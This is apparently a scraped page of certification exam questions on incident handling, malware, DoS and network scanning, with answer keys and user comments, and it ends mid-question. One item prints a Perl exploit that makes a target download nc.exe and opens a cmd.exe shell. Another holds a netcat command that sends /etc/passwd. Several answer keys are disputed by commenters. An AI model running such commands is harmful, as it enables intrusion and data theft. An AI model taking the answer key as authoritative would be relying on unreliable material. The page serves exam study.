In which of the following scanning methods do Windows operating systems send only RST packets irrespective of whether the port is open or closed?

- A. TCP FIN
- B. FTP bounce
- C. XMAS
- D. TCP SYN

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools is used to download the Web pages of a Website on the local system?

- A. wget
- B. jplag
- C. Nessus
- D. Ettercap

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Many organizations create network maps of their network system to visualize the network and understand the relationship between the end devices and the transport layer that provide services.

Which of the following are the techniques used for network mapping by large organizations?

Each correct answer represents a complete solution. (Choose three.)

- A. Packet crafting
- B. Route analytics
- C. SNMP-based approaches
- D. Active Probing

Correct Answer: BCD

Currently there are no comments in this discussion, be the first to comment!

Which of the following functions can you use to mitigate a command injection attack?

Each correct answer represents a part of the solution. (Choose all that apply.)

- A. `escapshellarg()`
- B. `escapshellcmd()`
- C. `htmlentities()`
- D. `strip_tags()`

Correct Answer: *AB*

Currently there are no comments in this discussion, be the first to comment!

Which of the following takes control of a session between a server and a client using TELNET, FTP, or any other non-encrypted TCP/IP utility?

- A. Dictionary attack
- B. Session Hijacking
- C. Trojan horse
- D. Social Engineering

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Senior Programmer for Umbrella Inc. A project has been assigned to him to write a short program to gather user input for a Web application. He wants to keep his program neat and simple. He chooses to use `printf(str)` where he should have ideally used `printf("%S", str)`. What attack will his program expose the Web application to?

- A. Format string attack
- B. Cross Site Scripting attack
- C. SQL injection attack
- D. Sequence++ attack

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Adam works as a sales manager for Umbrella Inc. He wants to download software from the Internet. As the software comes from a site in his untrusted zone,

Adam wants to ensure that the downloaded software has not been Trojaned. Which of the following options would indicate the best course of action for Adam?

- A. Compare the file size of the software with the one given on the Website.
- B. Compare the version of the software with the one published on the distribution media.
- C. Compare the file's virus signature with the one published on the distribution.
- D. Compare the file's MD5 signature with the one published on the distribution media.

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Maria works as a professional Ethical Hacker. She is assigned a project to test the security of www.we-are-secure.com. She wants to test a DoS attack on the We-are-secure server. She finds that the firewall of the server is blocking the ICMP messages, but it is not checking the UDP packets. Therefore, she sends a large amount of UDP echo request traffic to the IP broadcast addresses. These UDP requests have a spoofed source address of the We-are-secure server. Which of the following DoS attacks is Maria using to accomplish her task?

- A. Ping flood attack
- B. Fraggle DoS attack
- C. Teardrop attack
- D. Smurf DoS attack

Correct Answer: B

Currently there are no comments in this discussion, be the first to comment!

Which of the following Incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an enterprise?

- A. Preparation phase
- B. Eradication phase
- C. Identification phase
- D. Recovery phase
- E. Containment phase

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following is a computer worm that caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic?

- A. Klez
- B. Code red
- C. SQL Slammer
- D. Beast

Correct Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is designed to protect the Internet resolvers (clients) from forged DNS data created by DNS cache poisoning?

- A. Stub resolver
- B. BINDER
- C. Split-horizon DNS
- D. Domain Name System Extension (DNSSEC)

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You work as a System Engineer for Cyber World Inc. Your company has a single Active Directory domain. All servers in the domain run Windows Server 2008.

The Microsoft Hyper-V server role has been installed on one of the servers, namely uC1. uC1 hosts twelve virtual machines. You have been given the task to configure the Shutdown option for uC1, so that each virtual machine shuts down before the main Hyper-V server shuts down. Which of the following actions will you perform to accomplish the task?

- A. Enable the Shut Down the Guest Operating System option in the Automatic Stop Action Properties on each virtual machine.
- B. Manually shut down each of the guest operating systems before the server shuts down.
- C. Create a batch file to shut down the guest operating system before the server shuts down.
- D. Create a logon script to shut down the guest operating system before the server shuts down.



Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

You work as a Network Administrator for InformSec Inc. You find that the TCP port number 23476 is open on your server. You suspect that there may be a Trojan named Donald Dick installed on your server. Now you want to verify whether Donald Dick is installed on it or not. For this, you want to know the process running on port 23476, as well as the process id, process name, and the path of the process on your server. Which of the following applications will you most likely use to accomplish the task?

- A. Tripwire
- B. SubSeven
- C. Netstat
- D. Fport

Correct Answer: D

  **jatwo31** 12 months ago

This is netstat.

upvoted 1 times

Which of the following password cracking attacks is based on a pre-calculated hash table to retrieve plain text passwords?

- A. Rainbow attack
- B. Brute Force attack
- C. Dictionary attack
- D. Hybrid attack

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacks is specially used for cracking a password?

- A. PING attack
- B. Dictionary attack
- C. Vulnerability attack
- D. DoS attack

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

You run the following bash script in Linux:

```
for i in `cat hostlist.txt`;do  
nc -q 2 -v $i 80 < request.txt done
```

Where hostlist.txt file contains the list of IP addresses and request.txt is the output file. Which of the following tasks do you want to perform by running this script?

- A. You want to put nmap in the listen mode to the hosts given in the IP address list.
- B. You want to perform banner grabbing to the hosts given in the IP address list.
- C. You want to perform port scanning to the hosts given in the IP address list.
- D. You want to transfer file hostlist.txt to the hosts given in the IP address list.

Correct Answer: B

Currently there are no comments in this discussion, be the first to comment!

The Klez worm is a mass-mailing worm that exploits a vulnerability to open an executable attachment even in Microsoft Outlook's preview pane. The Klez worm gathers email addresses from the entries of the default Windows Address Book (WAB). Which of the following registry values can be used to identify this worm?

- A. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
- B. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- C. HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\Wab File Name = "file and pathname of the WAB file"
- D. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Correct Answer: C

  **GQ** 12 months ago

I doubt C is the answer, Klez Worm gathers email addresses from the entries of the default Windows Address Book (WAB). The path and filename of these are identified through HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\Wab File Name = "<file and pathname of the WAB file>".

No changes are done to this registry entry.

However it does disable the permanent protection of the antivirus program by deleting the following entry from the Windows Registry:

HKEY_LOCAL_MACHINE\ Software\ Microsoft\ Windows\ CurrentVersion\ Run

upvoted 1 times

John, a part-time hacker, has accessed in unauthorized way to the `www.yourbank.com` banking Website and stolen the bank account information of its users and their credit card numbers by using the SQL injection attack. Now, John wants to sell this information to malicious person Mark and make a deal to get a good amount of money. Since, he does not want to send the hacked information in the clear text format to Mark; he decides to send information in hidden text. For this, he takes a steganography tool and hides the information in ASCII text by appending whitespace to the end of lines and encrypts the hidden information by using the IDEA encryption algorithm. Which of the following tools is John using for steganography?

- A. Image Hide
- B. 2Mosaic
- C. Snow.exe
- D. Netcat

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following DoS attacks affects mostly Windows computers by sending corrupt UDP packets?

- A. Fraggle
- B. Ping flood
- C. Bonk
- D. Smurf

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Who are the primary victims of smurf attacks on the contemporary Internet system?

- A. IRC servers are the primary victims to smurf attacks
- B. FTP servers are the primary victims to smurf attacks
- C. SMTP servers are the primary victims to smurf attacks
- D. Mail servers are the primary victims to smurf attacks

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools can be used for stress testing of a Web server?

Each correct answer represents a complete solution. (Choose two.)

- A. Internet bots
- B. Scripts
- C. Anti-virus software
- D. Spyware

Correct Answer: AB

Currently there are no comments in this discussion, be the first to comment!

An attacker sends a large number of packets to a target computer that causes denial of service.

Which of the following type of attacks is this?

- A. Spoofing
- B. Snooping
- C. Phishing
- D. Flooding

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements about a Trojan horse are true?
Each correct answer represents a complete solution. (Choose two.)

- A. It is a macro or script that attaches itself to a file or template.
- B. The writers of a Trojan horse can use it later to gain unauthorized access to a computer.
- C. It is a malicious software program code that resembles another normal program.
- D. It infects the boot record on hard disks and floppy disks.

Correct Answer: *BC*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools is an automated tool that is used to implement SQL injections and to retrieve data from Web server databases?

- A. Fragroute
- B. Absinthe
- C. Stick
- D. ADMutate

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

You run the following command while using Nikto Web scanner:

```
perl nikto.pl -h 192.168.0.1 -p 443
```

What action do you want to perform?

- A. Using it as a proxy server
- B. Updating Nikto
- C. Setting Nikto for network sniffing
- D. Port scanning

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools can be used to perform brute force attack on a remote database?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. SQLBF
- B. SQLDict
- C. FindSA
- D. nmap

Correct Answer: ABC

Community vote distribution



🗨️ 👤 **tp9222** 9 months, 1 week ago

Selected Answer: ABD

<https://nmap.org/nsedoc/scripts/ms-sql-brute.html>

upvoted 1 times

FILL BLANK -

Fill in the blank with the appropriate term.

_____ is the practice of monitoring and potentially restricting the flow of information outbound from one network to another.

Correct Answer: *Egress filtering*

Currently there are no comments in this discussion, be the first to comment!

Which of the following commands can be used for port scanning?

- A. nc -t
- B. nc -z
- C. nc -w
- D. nc -g

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools can be used for steganography?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Image hide
- B. Stegbreak
- C. Snow.exe
- D. Anti-x

Correct Answer: AC

Currently there are no comments in this discussion, be the first to comment!

Which of the following Denial-of-Service (DoS) attacks employ IP fragmentation mechanism?

Each correct answer represents a complete solution. (Choose two.)

- A. Land attack
- B. SYN flood attack
- C. Teardrop attack
- D. Ping of Death attack

Correct Answer: *CD*

Currently there are no comments in this discussion, be the first to comment!

Adam, a malicious hacker performs an exploit, which is given below:

```
#####  
$port = 53;  
# Spawn cmd.exe on port X  
$your = "192.168.1.1";# Your FTP Server 89  
$user = "Anonymous";# login as  
$pass = 'noone@nowhere.com';# password  
#####  
$host = $ARGV[0];  
print "Starting ...\\n";  
print "Server will download the file nc.exe from $your FTP server.\\n"; system("perl msadc.pl -h $host -C \\\"echo open $your >sasfile\\\"");  
system("perl msadc.pl -h $host -C \\\"echo $user>>sasfile\\\""); system("perl msadc.pl -h  
$host -C \\\"echo $pass>>sasfile\\\""); system("perl msadc.pl -h $host -C \\\"echo bin>>sasfile\\\""); system("perl msadc.pl -h $host -C \\\"echo get  
nc.exe>>sasfile\\\""); system("perl msadc.pl -h $host -C \\\"echo get hacked. html>>sasfile\\\""); system("perl msadc.pl -h $host -C \\\"echo  
quit>>sasfile\\\""); print "Server is downloading ...  
\\n";  
system("perl msadc.pl -h $host -C \\\"ftp -s\\:sasfile\\\""); print "Press ENTER when download is finished ...  
(Have a ftp server)\\n";  
$o=; print "Opening ...\\n";  
system("perl msadc.pl -h $host -C \\\"nc -l -p $port -e cmd.exe\\\""); print "Done.\\n"; #system("telnet $host $port"); exit(0);  
Which of the following is the expected result of the above exploit?
```

- A. Creates a share called "sasfile" on the target system
- B. Creates an FTP server with write permissions enabled
- C. Opens up a SMTP server that requires no username or password
- D. Opens up a telnet listener that requires no username or password

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

Adam works as an Incident Handler for Umbrella Inc. His recent actions towards the incident are not up to the standard norms of the company. He always forgets some steps and procedures while handling responses as they are very hectic to perform.

Which of the following steps should Adam take to overcome this problem with the least administrative effort?

- A. Create incident manual read it every time incident occurs.
- B. Appoint someone else to check the procedures.
- C. Create incident checklists.
- D. Create new sub-team to keep check.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

In which of the following attacking methods does an attacker distribute incorrect IP address?

- A. IP spoofing
- B. Mac flooding
- C. DNS poisoning
- D. Man-in-the-middle

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

You work as a Penetration Tester for the Infosec Inc. Your company takes the projects of security auditing. Recently, your company has assigned you a project to test the security of the we-aresecure.com Web site. For this, you want to perform the idle scan so that you can get the ports open in the we-are-secure.com server. You are using Hping tool to perform the idle scan by using a zombie computer. While scanning, you notice that every IPID is being incremented on every query, regardless whether the ports are open or close. Sometimes, IPID is being incremented by more than one value.

What may be the reason?

- A. The firewall is blocking the scanning process.
- B. The zombie computer is not connected to the we-are-secure.com Web server.
- C. The zombie computer is the system interacting with some other system besides your computer.
- D. Hping does not perform idle scanning.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements are true about session hijacking?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Use of a long random number or string as the session key reduces session hijacking.
- B. It is used to slow the working of victim's network resources.
- C. TCP session hijacking is when a hacker takes over a TCP session between two machines.
- D. It is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system.

Correct Answer: *ACD*

Currently there are no comments in this discussion, be the first to comment!

Your network is being flooded by ICMP packets. When you trace them down they come from multiple different IP addresses. What kind of attack is this?

- A. Syn flood
- B. Ping storm
- C. Smurf attack
- D. DDOS

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Security administrator for Umbrella Inc. He runs the following traceroute and notices that hops 19 and 20 both show the same IP address.

```
1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms 2 ip68-98-176-1.nv.nv.cox.net
(68.98.176.1) 12.169 ms 14.958 ms 13.416 ms 3 ip68-98-176-1.nv.nv.cox.net
(68.98.176.1) 13.948 ms ip68-100-0-1.nv.nv.cox.net (68.100.0.1) 16.743 ms 16.207 ms 4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms
13.933 ms
20.938 ms 5 68.1.1.4
(68.1.1.4) 12.439 ms 220.166 ms 204.170 ms
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms 14.104 ms 7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms
15.415 ms "PassGuide" - 8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms 19.512 ms 9 so-7-0-0.gar1.
NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms 17.938 ms 10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms
18.317 ms 21.202 ms 11 uunet-level3-oc48.NewYork1.Level3.net
(209.244.160.12) 21.411 ms 19.133 ms 18.830 ms 12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78)
21.203 ms 22.670 ms 20.111 ms 13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms
23.108 ms 14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.894 ms 33.244 ms
33.910 ms 15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms
49.466 ms 16 0.so-3-0-0.XR1.MIA4.ALTER.
NET (152.63.101.41) 50.937 ms 49.005 ms 51.055 ms 17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms 53.647 ms 18
PassGuidegw1.customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms 56.855 ms 19 www.PassGuide.com (65.195.239.22) 52.191 ms 52.571
ms 56.855 ms 20 www.PassGuide.com (65.195.239.22) 53.561 ms 54.121 ms 58.333 ms
```

Which of the following is the most likely cause of this issue?

- A. An application firewall
- B. Intrusion Detection System
- C. Network Intrusion system
- D. A stateful inspection firewall

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

Your friend plans to install a Trojan on your computer. He knows that if he gives you a new version of chess.exe, you will definitely install the game on your computer. He picks up a Trojan and joins it with chess.exe. Which of the following tools are required in such a scenario? Each correct answer represents a part of the solution. (Choose three.)

- A. NetBus
- B. Absinthe
- C. Yet Another Binder
- D. Chess.exe

Correct Answer: *ACD*

Currently there are no comments in this discussion, be the first to comment!

Victor works as a professional Ethical Hacker for ABC Inc. He has been assigned a job to test an image, in which some secret information is hidden, using

Steganography. Victor performs the following techniques to accomplish the task:

1. Smoothing and decreasing contrast by averaging the pixels of the area where significant color transitions occurs.
2. Reducing noise by adjusting color and averaging pixel value.
3. Sharpening, Rotating, Resampling, and Softening the image.

Which of the following Steganography attacks is Victor using?

- A. Stegdetect Attack
- B. Chosen-Stego Attack
- C. Steg-Only Attack
- D. Active Attacks

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is the process of comparing cryptographic hash functions of system executables and configuration files?

- A. Shoulder surfing
- B. File integrity auditing
- C. Reconnaissance
- D. Spoofing



Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following are open-source vulnerability scanners?

- A. Nessus
- B. Hackbot
- C. NetRecon
- D. Nikto

Correct Answer: *ABD*

  **tp9222** 9 months, 1 week ago

NetRecon <https://github.com/Jaswanthravichandran/NetRecon>

Hackbot <https://www.freshports.org/security/hackbot/>

Nikto

nessus was opensource but now commercial software



upvoted 1 times

Victor wants to send an encrypted message to his friend. He is using certain steganography technique to accomplish this task. He takes a cover object and changes it accordingly to hide information. This secret information is recovered only when the algorithm compares the changed cover with the original cover.

Which of the following Steganography methods is Victor using to accomplish the task?

- A. The distortion technique
- B. The spread spectrum technique
- C. The substitution technique
- D. The cover generation technique

Correct Answer: A

  **tp9222** 9 months, 1 week ago

Should be C substitution technique

upvoted 1 times

Which of the following statements is true about the difference between worms and Trojan horses?

- A. Trojan horses are a form of malicious codes while worms are not.
- B. Trojan horses are harmful to computers while worms are not.
- C. Worms can be distributed through emails while Trojan horses cannot.
- D. Worms replicate themselves while Trojan horses do not.

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following is executed when a predetermined event occurs?

- A. Trojan horse
- B. Logic bomb
- C. MAC
- D. Worm

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Adam, a malicious hacker purposely sends fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. On the basis of above information, which of the following types of attack is Adam attempting to perform?

- A. Fraggle attack
- B. Ping of death attack
- C. SYN Flood attack
- D. Land attack

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

As a professional hacker, you want to crack the security of secureserver.com. For this, in the information gathering step, you performed scanning with the help of nmap utility to retrieve as many different protocols as possible being used by the secureserver.com so that you could get the accurate knowledge about what services were being used by the secure server.com. Which of the following nmap switches have you used to accomplish the task?

- A. nmap -v0
- B. nmap -sS
- C. nmap -sT
- D. nmap -s0

Correct Answer: *D*

  **anonyuser** 11 months ago

why is this not -sT

upvoted 2 times

Which of the following nmap command parameters is used for TCP SYN port scanning?

- A. -sF
- B. -sU
- C. -sX
- D. -sS

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

In which of the following attacks does an attacker create the IP packets with a forged (spoofed) source IP address with the purpose of concealing the identity of the sender or impersonating another computing system?

- A. Rainbow attack
- B. IP address spoofing
- C. Cross-site request forgery
- D. Polymorphic shell code attack

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following viruses/worms uses the buffer overflow attack?

- A. Chernobyl (CIH) virus
- B. Nimda virus
- C. Klez worm
- D. Code red worm

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following techniques is used when a system performs the penetration testing with the objective of accessing unauthorized information residing inside a computer?

- A. Van Eck Phreaking
- B. Phreaking
- C. Biometrician
- D. Port scanning

Correct Answer: *D*

  **anonyuser** 11 months ago

this question kinda dumb if im honest but yeah d
upvoted 1 times

Mark works as a Network Administrator for Perfect Inc. The company has both wired and wireless networks. An attacker attempts to keep legitimate users from accessing services that they require. Mark uses IDS/IPS sensors on the wired network to mitigate the attack. Which of the following attacks best describes the attacker's intentions?

- A. Internal attack
- B. Reconnaissance attack
- C. Land attack
- D. DoS attack

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following functions in c/c++ can be the cause of buffer overflow?

Each correct answer represents a complete solution. (Choose two.)

- A. printf()
- B. strcat()
- C. strcpy()
- D. strlen()

Correct Answer: *BC*

Currently there are no comments in this discussion, be the first to comment!

You work as a System Administrator in SunSoft Inc. You are running a virtual machine on Windows Server 2003. The virtual machine is protected by DPM. Now, you want to move the virtual machine to another host. Which of the following steps can you use to accomplish the task? Each correct answer represents a part of the solution. (Choose all that apply.)

- A. Remove the original virtual machine from the old server and stop the protection for the original virtual machine.
- B. Run consistency check.
- C. Add the copied virtual machine to a protection group.
- D. Copy the virtual machine to the new server.

Correct Answer: *ACD*

Currently there are no comments in this discussion, be the first to comment!

In the DNS Zone transfer enumeration, an attacker attempts to retrieve a copy of the entire zone file for a domain from a DNS server. The information provided by the DNS zone can help an attacker gather user names, passwords, and other valuable information. To attempt a zone transfer, an attacker must be connected to a DNS server that is the authoritative server for that zone. Besides this, an attacker can launch a Denial of Service attack against the zone's DNS servers by flooding them with many requests. Which of the following tools can an attacker use to perform a DNS zone transfer?


Each correct answer represents a complete solution. (Choose all that apply.)

- A. Host
- B. Dig
- C. DSniff
- D. NSLookup

Correct Answer: ABD

  **anonyuser** 11 months ago

someone tell me what host is
upvoted 1 times

  **tp9222** 9 months, 1 week ago

host command is primarily used to perform DNS lookups, such as resolving domain names to IP addresses or vice versa. While it can be used to query DNS servers, it typically does not support DNS zone transfer functionality directly. Therefore, it is less commonly used for conducting DNS zone transfers compared to tools like Dig and NSLookup, which are specifically designed for such tasks.
upvoted 1 times

Which of the following types of malware can an antivirus application disable and destroy?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Rootkit
- B. Trojan
- C. Crimeware
- D. Worm
- E. Adware
- F. Virus

Correct Answer: *ABDF*

 **anonyuser** 11 months ago

If you have antivirus security software like Kaspersky Total Security, you already have one of the best solutions to protect against adware. Security software actively guards against malicious or PUA app downloads, scans attachments and links, and blocks pop-ups.

Adware is a type of malicious software that displays unwanted advertisements on your device, often in the form of pop-ups or banners.

upvoted 1 times

Which of the following penetration testing phases involves reconnaissance or data gathering?

- A. Attack phase
- B. Pre-attack phase
- C. Post-attack phase
- D. Out-attack phase

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

You work as an Incident handling manager for a company. The public relations process of the company includes an event that responds to the e-mails queries.

But since few days, it is identified that this process is providing a way to spammers to perform different types of e-mail attacks. Which of the following phases of the Incident handling process will now be involved in resolving this process and find a solution?

Each correct answer represents a part of the solution. (Choose all that apply.)

- A. Eradication
- B. Contamination
- C. Preparation
- D. Recovery
- E. Identification

Correct Answer: *ABD*

  **anonyuser** 11 months ago

poorly worded question but the answer makes sense I think. ABD

upvoted 1 times

FILL BLANK -

Fill in the blank with the appropriate name of the rootkit.

A _____ rootkit uses device or platform firmware to create a persistent malware image.

Correct Answer: *firmware*

Currently there are no comments in this discussion, be the first to comment!

FILL BLANK -

Fill in the blank with the appropriate term.

_____ is a free Unix subsystem that runs on top of Windows.

Correct Answer: *Cygwin*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools uses common UNIX/Linux tools like the strings and grep commands to search core system programs for signatures of the rootkits?

- A. rkhunter
- B. OSSEC
- C. chkrootkit
- D. Blue Pill

Correct Answer: C

Community vote distribution

C (100%)

🗨️ 👤 **strale** 10 months, 2 weeks ago

Selected Answer: C

From wikipedia: Chkrootkit (Check Rootkit) is a widely used Unix-based utility designed to aid system administrators in examining their systems for rootkits. Operating as a shell script, it leverages common Unix/Linux tools such as the strings and grep command. The primary purpose is to scan core system programs for identifying signatures and to compare data obtained from traversal the /proc with the output derived from the ps (process status) command, aiming to identify inconsistencies.

This is exactly what the question is asking, I am going for C
upvoted 2 times

🗨️ 👤 **anonyuser** 11 months ago

openai thinks this is a
upvoted 1 times

Which of the following rootkits is used to attack against full disk encryption systems?

- A. Boot loader rootkit
- B. Library rootkit
- C. Hypervisor rootkit
- D. Kernel level rootkit

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements are true about Dsniff?

Each correct answer represents a complete solution. Choose two.

- A. It contains Trojans.
- B. It is a virus.
- C. It is antivirus.
- D. It is a collection of various hacking tools.

Correct Answer: AD

🗲️ 👤 **anonyuser** 11 months ago

Dsniff is a collection of various hacking tools designed for network auditing and penetration testing. It is not antivirus software, nor is it a virus. Therefore, the correct statements about Dsniff are:

D. It is a collection of various hacking tools.
upvoted 1 times

🗲️ 👤 **anonyuser** 11 months ago

Dsniff is a collection of various hacking tools designed for network auditing and penetration testing. It is not an antivirus program, nor does it contain Trojans or function as a virus. Therefore, the correct statements about Dsniff are:

A. It contains Trojans.
D. It is a collection of various hacking tools.
upvoted 1 times

🗲️ 👤 **study_Somuch** 3 years, 5 months ago

<https://www.helpnetsecurity.com/2002/06/03/backdoored-dsniff-fragroute-and-fragrouter/>
upvoted 1 times

Which of the following rootkits patches, hooks, or replaces system calls with versions that hide information about the attacker?

- A. Library rootkit
- B. Kernel level rootkit
- C. Hypervisor rootkit
- D. Boot loader rootkit

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

You work as a Security Administrator for Net Perfect Inc. The company has a Windows-based network. You want to use a scanning technique which works as a reconnaissance attack. The technique should direct to a specific host or network to determine the services that the host offers. Which of the following scanning techniques can you use to accomplish the task?

- A. IDLE scan
- B. Nmap
- C. SYN scan
- D. Host port scan

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following actions is performed by the netcat command given below? `nc 55555 < /etc/passwd`

- A. It changes the `/etc/passwd` file when connected to the UDP port 55555.
- B. It resets the `/etc/passwd` file to the UDP port 55555.
- C. It fills the incoming connections to `/etc/passwd` file.
- D. It grabs the `/etc/passwd` file when connected to UDP port 55555.

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following programs can be used to detect stealth port scans performed by a malicious hacker?
Each correct answer represents a complete solution. (Choose all that apply.)

- A. nmap
- B. scanlogd
- C. libnids
- D. portsentry

Correct Answer: *BCD*

Currently there are no comments in this discussion, be the first to comment!

Adam, a malicious hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct Man-in-The-Middle attack.

Which of the following is the destination MAC address of a broadcast frame?

- A. 0xDDDDDDDD
- B. 0x000000000000
- C. 0xFFFFFFFF
- D. 0xAAAAAAAA

Correct Answer: C

  **ChrisCyber** 9 months ago

FF converted to decimal would be 255 (it's really 256, but 0 is a number so 255)

upvoted 1 times

Mark works as a Network Administrator for Net Perfect Inc. The company has a Windows-based network. The company uses Check Point SmartDefense to provide security to the network. Mark uses SmartDefense on the HTTP servers of the company to fix the limitation for the maximum response header length.

Which of the following attacks can be blocked by defining this limitation?

- A. HTR Overflow worms and mutations
- B. Ramen worm attack
- C. Melissa virus attack
- D. Shoulder surfing attack

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Victor works as a professional Ethical Hacker for SecureEnet Inc. He wants to scan the wireless network of the company. He uses a tool that is a free open-source utility for network exploration. The tool uses raw IP packets to determine the following:

- ⇒ What ports are open on our network systems.
- ⇒ What hosts are available on the network.
- ⇒ Identify unauthorized wireless access points.
- ⇒ What services (application name and version) those hosts are offering.
- ⇒ What operating systems (and OS versions) they are running.
- ⇒ What type of packet filters/firewalls are in use.

Which of the following tools is Victor using?

- A. Nessus
- B. Kismet
- C. Nmap
- D. Sniffer

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following attacks are examples of Denial-of-service attacks (DoS)?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Fraggle attack
- B. Smurf attack
- C. Birthday attack
- D. Ping flood attack

Correct Answer: *ABD*

Currently there are no comments in this discussion, be the first to comment!

Andrew, a bachelor student of Faulkner University, creates a gmail account. He uses 'Faulkner' as the password for the gmail account. After a few days, he starts receiving a lot of e-mails stating that his gmail account has been hacked. He also finds that some of his important mails have been deleted by someone. Which of the following methods has the attacker used to crack Andrew's password?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Denial-of-service (DoS) attack
- B. Zero-day attack
- C. Brute force attack
- D. Social engineering
- E. Buffer-overflow attack
- F. Rainbow attack
- G. Password guessing
- H. Dictionary-based attack

Correct Answer: *CDFGH*

🗨️ 👤 **tp9222** 9 months, 1 week ago

Faulkner is not a dictionary word
upvoted 1 times

🗨️ 👤 **anonyuser** 10 months, 4 weeks ago

Man this could just be brute force and password guessing. Doesn't even have to be a dictionary or rainbow.
upvoted 1 times

🗨️ 👤 **GQ** 1 year, 5 months ago

CFGH only, there no mention of any social engineering attempt
upvoted 1 times

Which of the following are the automated tools that are used to perform penetration testing?

Each correct answer represents a complete solution. (Choose two.)

- A. Pwdump
- B. Nessus
- C. EtherApe
- D. GFI LANguard


Correct Answer: *BD*

Currently there are no comments in this discussion, be the first to comment!

Firekiller 2000 is an example of a _____.

- A. Security software disabler Trojan
- B. DoS attack Trojan
- C. Data sending Trojan
- D. Remote access Trojan

Correct Answer: A

  **anonyuser** 10 months, 4 weeks ago

<http://www.econsultant.com/spyware-database/f/firekiller-2000.html>

upvoted 1 times

You are an Incident manager in Orangesect.Inc. You have been tasked to set up a new extension of your enterprise. The networking, to be done in the new extension, requires different types of cables and an appropriate policy that will be decided by you. Which of the following stages in the Incident handling process involves your decision making?

- A. Identification
- B. Containment
- C. Eradication
- D. Preparation

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements about Ping of Death attack is true?

- A. In this type of attack, a hacker sends more traffic to a network address than the buffer can handle.
- B. This type of attack uses common words in either upper or lower case to find a password.
- C. In this type of attack, a hacker maliciously cuts a network cable.
- D. In this type of attack, a hacker sends ICMP packets greater than 65,536 bytes to crash a system.

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following can be used as a Trojan vector to infect an information system?

Each correct answer represents a complete solution. (Choose all that apply.)

